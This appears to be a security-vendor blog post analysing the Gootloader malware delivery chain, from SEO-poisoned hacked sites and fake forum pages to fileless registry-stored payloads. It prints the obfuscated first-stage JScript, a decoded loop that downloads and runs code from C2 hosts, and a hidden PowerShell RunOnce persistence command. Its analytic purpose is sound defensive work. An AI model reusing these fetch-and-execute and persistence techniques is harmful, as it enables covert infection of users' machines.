

“Gootloader” expands its payload delivery options

news.sophos.com/en-us/2021/03/01/gootloader-expands-its-payload-delivery-options/

March 1, 2021



The malware delivery method pioneered by the threat actors behind the REvil ransomware and the Gootkit banking Trojan has been enjoying a renaissance of late, as telemetry indicates that criminals are using the method to deploy an array of malware payloads in South Korea, Germany, France, and across North America.

The Gootkit malware family has been around more than half a decade – a mature Trojan with functionality centered around banking credential theft. In recent years, almost as much effort has gone into improvement of its delivery method as has gone into the NodeJS-based malware itself.


In the past, Sophos and other security experts have bundled the discussion of the malware itself with analysis of the delivery mechanism, but as this method has been adopted to deliver a wider range of malicious code, we assert that this mechanism deserves scrutiny (and its own name), distinct from its payload, which is why we’ve decided to call it **Gootloader**.

In addition to the REvil and Gootkit payloads, Gootloader has been used most recently to deliver the Kronos trojan and Cobalt Strike.

In its latest attempts to evade detection by endpoint security tools, Gootloader has moved as much of its infection infrastructure to a “fileless” methodology as possible. While it isn’t completely fileless, these techniques are effective at evading detection over a network – right up to the point where the malicious activity trips over behavioral detection rules.

Search engine *deoptimization* as root cause

Gootloader uses malicious search engine optimization (SEO) techniques to squirm into Google search results. The way it accomplishes this task deserves some discussion, because it centers as much around technology as human psychology.



A malicious result that delivers Gootloader appears legitimate, even to Google

To accomplish this phase of the attack, the operators of Gootloader must maintain a network of servers hosting hacked, legitimate websites (we estimate roughly 400 such servers are in operation at any given time). The example shown above belongs to a legitimate business, a neonatal medical practice based in Canada. None of the site's legitimate content has anything to do with real estate transactions – its doctors deliver babies – and yet it is the first result to appear in a query about a very narrowly defined type of real estate agreement. Google itself indicates the result is not an ad, and they have known about the site for nearly seven years. To the end user, the entire thing looks on the up-and-up.

When the visitor clicks through the link in this search result, they're presented with another, very specific page that seems to deliver the answer to their exact question, using precisely the same wording as the search query (which sometimes comes across quite awkwardly).

www. [REDACTED] /do-i-need-a-party-wall-agreement-to-sell-my-house/


QUESTIONS AND ANSWERS

Log


Questions News Search About Us

do i need a party wall agreement to sell my house?

#1 2021/02/16 4:47 am

<p>Emma Hill</p>  <p>Newbie</p>	<p>Hi, I am looking to do i need a party wall agreement to sell my house. A friend of mine told me he had seen it on your forum. I will appreciate any help here.</p>
---	---

#2 2021/02/16 4:06 pm

<p>Admin</p>  <p>Administrator</p>	<p>Here is a direct download link, do i need a party wall agreement to sell my house.</p>
--	---

SOPHOSlabs

These fake “message board” pages generated by Gootloader awkwardly repeat the search query verbatim in multiple places on the page

And if that same site visitor clicks the “direct download link” provided on this page, they receive a .zip archive file with a filename that exactly matches the search query terms used in the initial search, which itself contains *another* file named in precisely the same way. This .js file is the initial infector, and the only stage of the infection at which a malicious file is written to the filesystem. Everything that happens after the target double-clicks this script runs entirely in memory, out of the reach of traditional endpoint protection tools.



do_i_need_a_party_wall_agreement_to_sell_my_house
 Type: JavaScript File
 Size: 2.84 KB
 Date modified: 2/24/2021 12:19 AM


In our experience, many of these hacked sites serving the fake message board are running a well-known content management system, to which the threat actors make modifications that subtly rewrite how the contents of the website are presented to certain visitors, based on

characteristics of the individual visitors (including how they arrive on the hacked site).

It isn't clear how the threat actors gain access to the backend of these sites, but historically, these kinds of website compromises may be the result of any of a number of methods: The attackers may simply obtain the sites' passwords from the Gootkit malware itself, or from any of a number of criminal markets that trade in stolen credentials, or by leveraging any of a number of security exploits in the plugins or add-ons of the CMS software. The operators of the websites seem not to know their sites are being abused in this way.

Regardless of how the attackers access the websites, what they do next is to insert a few additional lines of code into the body of the web page. The elements where the attackers inject the code could be within one of the following div tags.

```
<div class="entry cl">  
<div class="entry-content">  
<div class="entry-content clearfix">  
<div class='inhalt'>  
<div class="main-content">  
<div class="page-content">  
<div class="post-content">  
<div class="bt bb wrapper">
```



The modified code is a simple script tag that looks like this:

```
<script type='text/javascript'  
src='https://www.██████████.com/?ac90f32=1414326'></script>
```

The server checks to see whether the conditions in which the page gets loaded meet the criteria Gootloader has been looking for. Notably, the script appears to inspect the User-Agent string in the GET request header information to determine whether the visitor's computer is running an operating system with the specific language/localization preferences that the attackers have been targeting. It may also be using IP geolocation to determine whether the person browsing the site is doing so from within the territory the attackers are targeting.

Server side, the attacker also checks whether the Referrer: header in the request indicates the page was loaded after the victim clicked a Google search result. (Our tests indicated that other search engines were not targeted, or were not targeted as frequently – or successfully – as Google's.) These kinds of checks make it more difficult for a website owner to identify the problem with their own site.

In cases where the criteria is not met, the browser simply displays a normal-looking (but forged) web page, such as this blog post that starts out well, but spins into mostly-unintelligible word salad near the end:

DEC 10 2020 By techy

Intercompany Settlement Agreement (Chart) Alberta

The IBC website contains lists of companies that are part of each of these agreements. While the purpose of the agreement is to limit legal costs and to be a more effective means of settling claims between signatory insurers, the procedure clearly involves the burden necessary to effectively communicate its position on a claim. Authorization program makes one of the intercompany agreement on the entry of integration included, but if what is necessary for your previous salaries and Intercompany is still applied, the agreement is a platform for resolving disputes that remains unknown, many of its signatories. The process can sometimes seem foreign and uncertain. However, our understanding of the agreement and the procedure associated with it is consistent with the objectives of the agreement. We strongly encourage the parties to use out-of-court proceedings. This special arbitration agreement can achieve the objectives they intend to achieve, namely a cost-effective and effective solution, if the procedure is adopted. What company number of the day on tax documents in the general insurance contract? Stay in this graphic intercompany agreement on the general insurance business card and distribute invoices, and the contract puts an accessory party material for that officer. Status of a successor is charged on the general intercompany insurance agreement in to deliver and. Everyone agrees to monetize your own confidential information and 1, or general bill is that the company's business insurance board intercompany agreement. The client's tax support, what information about intercompany agreements on general insurance agencies from him.

```

168
169
170 <p>The IBC website contains lists of companies that are part of each of these agreements. While the our
limit legal costs and to be a more effective means of settling claims between signatory insurers, the pr
burden necessary to effectively communicate its position on a claim. Authorization program makes one of
the entry of integration included, but if what is necessary for your previous salaries and Intercompany
is a platform for resolving disputes that remains unknown, many of its signatories. The process can some
uncertain. However, our understanding of the agreement and the procedure associated with it is consisten
agreement. We strongly encourage the parties to use out-of-court proceedings. This special arbitration a
objectives they intend to achieve, namely a cost-effective and effective solution, if the procedure is a
the day on tax documents in the general insurance contract? Stay in this graphic intercompany agreem
business card and distribute invoices, and the contract puts an accessory party material for that offic
charged on the general intercompany insurance agreement in to deliver and. Everyone agrees to monetize y
information and 1, or general bill is that the company's business insurance board intercompany agreem
what information about intercompany agreements on general insurance agencies from him.</p>
171 <p>No party without heirs or used for mother tongues by the medical party by a general intercompany agre
commissioners used for more often in a case or. Keeps every New York City Council, as it is available on
Introduce litigation and employment of other related companies and price studies, and not even in the in
intercompany and agreements. The signature is a general liability insurance agreement in the full fee, a
agreement on general insurance, business and accounting, any state of. The related part is used separate
general insurance organizations. Create an estimated amount for registration overhead for intercompany a
earn? Hmrc vat free wysiwyg environment to arbitration bodies are to be recognized, have been members of
your intercompany on the general insurance commitment has to bring legal action. Offers as persons who,
address all premiums through general insurance units. Report any changes it regulates and intercompa
general insurance business under the Energy Supply Agency and not avenue if as an approved contractor.</
172 <p>Guarantee on a user-friendly online offer document, and Citigroup for the protection of the insured a
general insurance services on the company. Privacy policies that provide coverage to general businessm
of the event, and standards are costs that allow for the consolidation of intercompany accounts. Runs th
operator defined by pages, or uses an intercompany agreement on general accounting. Laws relating to the
of the persons who, in their interest of an intercompany insurance company, may give in or request their
Activation of general insurance organizations can be respected as signed by a partnership is money? In a
general's intercompany form agreement of a single company to provide service providers and the terms of the case may vary

```


If the right conditions are met (and there have been no previous visits to the website from the visitor's IP address), the malicious code running server-side redraws the page to give the visitor the appearance that they have stumbled into a message board or blog comments area in which people are discussing precisely the same topic, using exactly the same terms the victim used in their search.

These fake forum posts include what appears to be an authoritative post from a site administrator offering a download of a document that purportedly gives the answer to the question raised by the search terms.

Interestingly, these fake comments/message boards all share an identical appearance.

intercompany settlement agreement (chart) alberta?

#1 2021/01/28 7:35 am




Emma Hill

Newbie

Hi, I am looking to intercompany settlement agreement (chart) alberta. A friend of mine told me he had seen it on your forum. I will appreciate any help here.

#2 2021/01/28 3:07 pm




Admin

Administrator

Here is a direct download link, [intercompany settlement agreement \(chart\) alberta](#).

#3 2021/01/28 8:34 pm



Emma Hill

Newbie

Thank you so much for your response! This is exactly what I've been looking for.

#4 2021/01/29 4:31 am





SOPHOSlabs


```

162 <li class="byline">
163 By <span class="author"><a href="https://cyberjamt.com/author/techy/" rel="author">techy</a></span>
</li>
164 </ul>
165
166 <div class="entry-content clearfix">
167
168
169
170 <p><script type="text/javascript" src="https://[redacted]a1685d6=1763778"></script></p>
171 <p>The IBC website contains lists of companies that are part of each of these agreements. While the purpose of the
agreement is to limit legal costs and to be a more effective means of settling claims between signatory insurers, the
procedure clearly involves the burden necessary to effectively communicate its position on a claim. Authorization
program makes one of the intercompany agreement on the entry of integration included, but if what is necessary for your
previous salaries and Intercompany is still applied, the agreement is a platform for resolving disputes that remains
unknown, many of its signatories. The process can sometimes seem foreign and uncertain. However, our understanding of
the agreement and the procedure associated with it is consistent with the objectives of the agreement. We strongly
encourage the parties to use out-of-court proceedings. This special arbitration agreement can achieve the objectives
they intend to achieve, namely a cost-effective and effective solution, if the procedure is adopted. What company
number of the day on tax documents in the general insurance contract? Stay in this graphic intercompany agreement on
the general insurance business card and distribute invoices, and the contract puts an accessory party material for that
officer. Status of a successor is charged on the general intercompany insurance agreement in to deliver and. Everyone
agrees to monetize your own confidential information and 1, or general bill is that the company's business insurance
board intercompany agreement. The client's tax support, what information about intercompany agreements on general
insurance agencies from him.</p>
172 <p>No party without heirs or used for mother tongues by the medical party by a general intercompany agreement of the
insurance commissioners used for more often in a case or. Keeps every New York City Council, as it is available on
general business insurance. Introduce litigation and employment of other related companies and price studies, and not
even in the insurance activities of intercompany and agreements. The signature is a general liability insurance
agreement in the full fee, as a date. Only a company and an agreement on general insurance, business and accounting,
any state of. The related part is used separately or your intercompany on general insurance organizations. Create an
estimated amount for registration overhead for intercompany agreements, or wait for you to earn? Hmrc vat free wysiwyg
environment to arbitration bodies are to be recognized, have been members of the tax and will be created by your
intercompany on the general insurance commitment has to bring legal action. Offers as persons who, as a result of such
litigation, address all premiums through general insurance units. Report any changes it regulates and intercompany
to the company's number general insurance business under the Energy Supply Agency and not avenue if as an approved
contractor.</p>
173 <p>Guarantee on a user-friendly online offer document, and Citigroup for the protection of the insured accident,
accepted or call on general insurance services on the company. Privacy policies that provide coverage to general
businessmen must be provided in the name of the event, and standards are costs that allow for the consolidation of
intercompany accounts. Runs these credits with units, each operator defined by pages, or uses an intercompany agreement
on general accounting. Laws relating to the granting of credit and to one of the persons who, in their interest of an
intercompany insurance company, may give in or request their business in advance. Activation of general insurance
organizations can be respected as signed by a partnership is money? In possession of the attorney general's
intercompany form agreement of a single company to provide service providers and the terms of the case may vary

```

In these modified webpages, the page's source code will contain a link to a file download on another website. This download usually appears as a .zip archive that contains a single (malicious Javascript) document, which the visitor must unzip and then double-click before

#1 2020/08/21 7:56 am	
Talentfrei  Registrierter Nutzer	Hallo, ich möchte kostenlose emojis zum herunterladen. Ein Freund meinte, er hätte es in eurem Forum gesehen. Ich wäre echt dankbar für einen Tipp.
#2 2020/08/21 11:29 am	
Admin  Administrator	Hier ist der direkte Download-Link, kostenlose emojis zum herunterladen .
#3 2020/08/21 11:28 pm	
Talentfrei  Registrierter Nutzer	Danke für die Antwort! Genau wonach ich gesucht habe.
#4 2020/08/22 3:10 am	
Christoph O. 	Danke, Admin.



And another example, in French, in which the search term *exemple de dédicace à une amie* (“example of dedication to a friend”) has been leveraged in both the title of the post and the link to the Gootloader payload. Note that this “French” website uses English words as labels for menu items and other elements. The fake page header typically displays the phrase “Questions And Answers.”

QUESTIONS AND ANSWERS
Log In Sign

[Questions](#) [News](#) [Search](#) [About Us](#)

exemple de dédicace à une amie?

#1 2020/10/03 7:26 pm	
Fluffy  Utilisateur enregistré	Bonjour, je cherche à télécharger exemple de dédicace à une amie. Un ami m'a dit qu'il était sur votre forum. Est-ce que vous pouvez m'aider?
#2 2020/10/04 1:18 am	
Admin 	Voici un lien de téléchargement direct, exemple de dédicace à une amie .



www.██████████/file.php?id=324e2f766f42554f6d304f56317143445475494d393936796534314a624d36776a54616732496e634844766464452f7a

And still another, in Korean. The Hangul translation reads “here is the download link” with the URL pointing to the same domain hosting Gootloader payloads that also target French and German speakers.



The similarity between the pages is unmistakable; All languages feature a “forum post” by a new user with a five-petal flower as their user icon, and a reply from an account called Admin that uses an hourglass icon. The text of the Google search query is repeated at the top of the page and within the fake “message board” posts.

Needless to say, it would be best if you avoid downloading files from pages that look identical to these.

First stage payloads: twice obfuscated

Gootloader’s initial payload is a .zip archive containing a file with a .js extension. Files with the .js extension normally invoke the Windows Scripting Host (wscript.exe) when run.

This “first stage” script is the only component of the attack written to the filesystem. Because it’s the only one exposed to conventional AV scanning methods, the author has obfuscated the script and added two layers of encryption to strings and data blobs related to the next stage of the attack.


```
function Vx1(lJ12,NW23) { return lJ12+NW23; }
function FG55() {wI61 = YF15(AH9).split(F086);}
tB5433(1);
function II56(ba47){
AH9 = 'cpi/htr\|e\c.c+Ssk|wL.1 ep1{ehP ppH}(\[\\217+2-8\"2\\M=2?l=2q+)i\\)\n;/0/u /c},:s
\"s\|ebp@lht\"s\|tee+hq 4\\p\ '9{w Y d,OVb\|+\"=d\"T\\6\"E\\4@G+ \"\\|\\|\\|0=(Y fn9V0e4d xp,6eo
4d.f.n3ari6le.lsp4iel6 }ad{;cVy e(ri((t1\\ \| \"6 f@3;i\\.\")s+;0eOt3nYx+d9e0(4T7)+e,;\|s\"
2n@);(o\\c\|\"p]a,s\\|t\"e\\c\|\"rrh\\.\\"(t3)es6;)b1 {uiv s ar\\=\|\"er [t 4)uR6(rydgn6Vn 2 if rra=atl
vSv oed{t;6 . 4)}.0( r0mie2ofp d l=n(a=aic=rle .6(sh3/ut.encrypted
)})43)-96/[Y1g6OI,w } ;f+)+u1\\1\ 'qnnP c;T)t6TgiSH(o)Ljn\"Mt rXq(s\"M[e|phvt9arM3 e;)1S1
q.n{=26 gLSr M(e X)t5S5u2M4r6\\1\ '7n1( <t Slc1tqenr(j ieblniOhg2f6a r=e o1r1mqCnC
.)h;t)a(p3r5iSckr o{c d)S)e4W0(6 8p(=pae erl3ss.6tepliIricnS Wt !(( Mf)ip}3;9) \"3n<f,f
h1n1i0o1x)tP\\+\|H\"3+(0\| \" p)oet;\"l+ \"ik)she)Dw\"; ( ] \";swr0eId \"6+=\"1l
o[F113aii]\\\"P+(\"HcRe pyS;\"6I]2\"\\1\|1)erh(Sf).t.p;idr
caSWs\"S(n)c\"etrc.eijpbpOaetra.eerQcd\"u[-tippitrec(SrW)(\\)\|\";r,e d\\1\|o}Fle tpa}e.r
Cm\"e[o]l\"ctsc.eej2b Oom{est
slyWSoeSlpicF\\.\| \"grn,iit\\p\"iprmtSo\".(c)s\".tlcneejebeOmeptua(e1r2Cb\"2[at2pri2rec2Siw){v
};i( 3r5)S\\k\" n[OHi tPc=n1u f1
7/+*83+*M/;;14}5\ '3)1)=(pnbqai1ix)S;WokcJpagrloathchunr=twSIn6o1c;';
Fy92=ba47;}
F086="aJkWS";
function JO52() {wI61[Oa74](wI61[Oq5744])(wI61[Oq5744]);}
FG55();
function tB5433(WP70){
Oq5744=WP70;
Oa74=Oq5744+WP70*Oq5744+WP70;
tH81=2293;}
IK85();
function IK85() {wI61[Oa74] = II56[wI61[Fy92]];}
JO52();
function YF15(fa62) {Rm8=Fy92; ii81=""}; while (Rm8 < tH81) {kf27=tE59(fa62,Rm8);if (gu12(Rm8
)) ii81+=(kf27); else ii81=Vx1(kf27,ii81); Rm8++; }return (ii81);}

```

} Decryption routine

encrypted data

} second decryption routine



Gootloader randomly generates variable names, and splits its decryption code into several small component functions. The first two lines of the code shown above, for example, perform two very minor tasks: one is a simple addition, the other is a string split function. Splitting them in this unexpected and unnecessary way complicates static analysis of the script file.

This stage runs a block of data through the first decryption method, which outputs a second form of the data block that itself is obfuscated and encrypted, and contains embedded functions to decrypt itself. Only after it runs through this second decryption routine does the script reveal its final instructions.

The obfuscation techniques have evolved over time. In the example shown above, the variables are formed of random alphanumeric strings. Newer versions name the variables from randomly selected dictionary words, and may even include word-salad code “comments.”

```
//through heat plain tie problem allow feed decimal branch soldier
pretty
//who sent still eat age exercise collect thing start except truck
function bright(energy,mix,claim,am){return energy %
(insect+insect);}
function
excite(were,both){nor=1;insect=nor;WScript.Sleep(7525);men=insect+nor
*insect+nor;distant[5633504]=man;}

```



The first stage script only exists to fetch the second stage code, cycling through three different hardcoded web domains if necessary.

```

KN9 = ["██████████.edu.br", "██████████.de", "██████████.co"];
ar73 = 0;
while (ar73 < 3) {
  Ng85 = WScript.CreateObject('MSXML2.ServerXMLHTTP');
  UZ83 = Math.random().toString()["substr"](2, 70 + 30);
  try {
    Ng85.open('GET', 'https://' + KN9[ar73] + '/check.php' + "?fbcddsnpjnzujul=" + UZ83, false);
    Ng85.send();
  } catch (e) {
    return false;
  }
  if (Ng85.status === 200) {
    var cH33 = Ng85.responseText;
    if ((cH33.indexOf("@" + UZ83 + "@", 0)) == -1) {
      WScript.sleep(22222);
    } else {
      cH33 = cH33.replace("@" + UZ83 + "@", "");
      var BA15 = cH33.replace(/\d{2}/g, function (vQ66) {
        return String.fromCharCode(parseInt(vQ66, 10) + 30);
      });
      lz95[3](BA15)();
      WScript.Quit();
    }
  } else {
    WScript.sleep(22222);
  }
  ar73++;
}

```


The decoded Gootloader Javascript taken from the initial file.

Gootloader even adds complications to the URL that retrieves the second stage: It appends a unique parameter of random-looking characters (highlighted in yellow, above) and a random long number to the URL query string. The script shown above designates a “sleep” period of more than 22 seconds between some steps to slow down the process. And some Gootloader scripts attempt to resolve the domain name(s) hosting the payloads from DNS before attempting to contact their C2, possibly as an anti-sandboxing measure.


Second-stage payload: Registry stuffing

If the first stage successfully contacts a C2, it receives a long string of numbers as a reply. These numbers are the decimal (numeric) values that represent ASCII text characters, which the first stage loads directly into memory, leaving no trace on the filesystem.

This stage contains a large blob of data that it, first, decodes from its numeric value into text, then writes directly into a series of keys in the Windows Registry, under the HKCU\Software hive. The key name varies from sample to sample.



Next, this stage creates an autorun entry for a PowerShell script. This script, when run (at every subsequent boot), decodes the contents of the Registry keys it wrote out in the previous step. (It also names this autorun entry after the same string of random-looking text it used as a Registry key name.)



Because this next stage doesn't completely execute until the next time the computer reboots, the target may not actually discover the infection until some hours or even days later – whenever they fully reboot Windows.

After a reboot: the final dominoes fall

Once the computer reboots, it triggers the PowerShell script to run, which starts a sequence of events culminating in Gootloader attempting to download its final payload. But Gootloader is not finished with its complications.

The current generation of Gootloader samples actually stores not one, but a pair of payloads in the Registry: a small C# executable, and a second executable that the first one decodes from the weird way it has been stored in the Registry.

Here's the first payload, the C# executable, identifiable by its use of Windows "MZ" header (hexadecimal **4d5a**) as the first two bytes.

Name	Type	Data
(Default)	REG_SZ	
0	REG_SZ	4d5a9000030000004000000ffff0000b800000000...
1	REG_SZ	0066005100e7018e005100ee01ab0061001b02c30...
2	REG_SZ	e00151219021e0002030a01080615121902080517...
3	REG_SZ	00...



Here's the second, and final, payload – counterintuitively, from its appearance, *also* an executable. In this case, the creator has encoded the numbers that make up the hexadecimal ASCII values as sequences of letters.

Name	Type	Data
(Default)	REG_SZ	
0	REG_SZ	yduasqvtqvyqffffqvbpbqqqqvvyqqqqqqqqqqq...
1	REG_SZ	qwvvwqwoqqvuqvwqvvprvwvqvtqquvqrquqtwq...
10	REG_SZ	vvtpwvtpvtuvviyvvtvvtovvtyvtqtuvvtpviyvtyvt...
100	REG_SZ	vvtovviivvtvrvirvvtvvtvvtvvtvvtvvtvvtvvtvvt...
101	REG_SZ	itvvtvviivvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvt...
102	REG_SZ	tyvvtovvttvtrvtovviiivtvtuvvttvvtovvtyvviwvtw...
103	REG_SZ	tivvtvvtvviivvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvt...
104	REG_SZ	vviivvtvviyvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvt...
105	REG_SZ	tovvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvt...
106	REG_SZ	vvtovviiivvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvt...
107	REG_SZ	tovviiivvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvt...
108	REG_SZ	vvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvt...
109	REG_SZ	itvvtqtpvvtvvtovviiivvtvvtvvtvvtvvtvvtvvtvvtvvt...
11	REG_SZ	vvtovviiivvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvtvvt...




The secret decoder ring to parse this blob of data looks like this. The script runs the data in the Registry keys through this substitution script, ends up with a hexadecimal representation of the second executable, then executes it (also directly into memory). Not all characters are substituted, so the first four bytes shown above, **ydua**, represent the **4d5a** of the MZ header.

```
text = text.Replace("q", "000").Replace("v", "0").Replace("w", "1").Replace("r", "2").Replace("t", "3").Replace("y", "4").Replace("u", "5").Replace("i", "6").Replace("o", "7").Replace("p", "8").Replace("s", "9").Replace("q", "A").Replace("h", "B").Replace("j", "C").Replace("k", "D").Replace("l", "E").Replace("z", "F");
```



The script then executes the payload and, to give itself persistence after reboot, creates a Registry run key that will execute the payload on the next startup (with the help of a PowerShell command):

```
using (RegistryKey registryKey2 =
Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", true))
{
    string str = Environment.UserName.Replace(" ", "");
    registryKey2.SetValue(Environment.UserName, "powershell -Win Hi -
Command \"$r = [Environment]::GetEnvironmentVariable('" + str + "',
'User').split();$p=$r[0];$r[0]='';Start-Process $p -ArgumentList ($r
-join ' ') -Win Hi\");
}
```



This is the command registered by the registry loader. It serves as a failsafe mechanism for the Gootloader infection process to survive a reboot.

dotNET injector with a twist

The final stage of the elaborate infection plan involves a dotNet injector. Executed either by the registry loader or the failsafe PowerShell script, the result is the same: a simple .NET loader that contains the next stage, a Delphi-based loader malware, in the form of a data blob. Over time, this part of the infection process has evolved.

At first, the dotNET component simply decrypted the Delphi executable, which dropped and executed the eventual payload. Eventually, the attackers switched up the attack and added an intermediate step: The dotNET component would launch a benign application called **ImagingDevices.exe**, an innocent system component installed by default on Windows operating systems, then injected the Delphi executable into it using a process hollowing technique.

The most recent versions of the attack now involve the dotNET component writing out a different, benign executable that belongs to a commercial software package called the Embarcadero External Translation Manager to the file system (using as its filename the username of the currently logged-in user). It then performs a process hollowing on that executable to load the Delphi component.

It performs this function by holding a copy of both the benign and the malicious payload inside of itself.

It drops and executes this clean application, then replaces the code in memory using process hollowing techniques with the contents of the second PE file (stored in the variable *text3*).

The Delphi loader contains the final payload – Kronos, REvil, Gootkit, or Cobalt Strike – in encrypted form. In those cases, the loader decrypts the payload, then uses its own PE loader to execute the payload in memory.

```
call sub_4057A0
cmp [ebp+var_48], 5A4Dh
jz short loc_412A51
mov eax, offset unk_45A87C
mov edx, offset aBtmemoryloadli ; "BTMemoryLoadLibrary: dll dos header is n"...
call sub_403970
xor eax, eax
pop edx
pop ecx
pop ecx
mov fs:[eax], edx
jmp loc_412C68
```

```
-----
; CODE XREF: sub_4129F8+3B↑j
mov eax, [ebp+var_C]
cdq
push edx
push eax
mov eax, esi
call sub_4122F8
mov edx, eax
lea eax, [ebp+var_140]
mov ecx, 0F8h
call sub_4057A0
cmp [ebp+var_140], 4550h
jz short loc_412A98
mov eax, offset unk_45A87C
mov edx, offset aBtmemoryloadli_0 ; "BTMemoryLoadLibrary: IMAGE_NT_SIGNATURE "...
```



Throughout the infection process, none of the malicious code is written to disk, maintaining the fileless execution scheme right up to the end.

Cause and effect

What does all this obfuscation, leaping from one scripting platform to another, and the most absurdly, Vizzini-grade complications of almost any malware distribution platform achieve?

If you're an analyst, it might cost you a few hours of work to fully unpack and understand each stage of the attack. We haven't even covered in this blog post all the possible variations we've observed Gootloader using as final payload delivery methods, since it also might deliver .net or Delphi-based code-injector executables, additional PowerShell scripts, or Cobalt Strike modules.

But a criminal, ultimately, is just trying to buy a few minutes-to-hours of time remaining undetected to permit the attack to proceed without interference from endpoint protection software. Instead of actively attacking the endpoint tools, as some malware distributors do, the creators of Gootloader have traded the more aggressive approach for a technique that's closer to a massive setup of dominoes that conceal the end result.

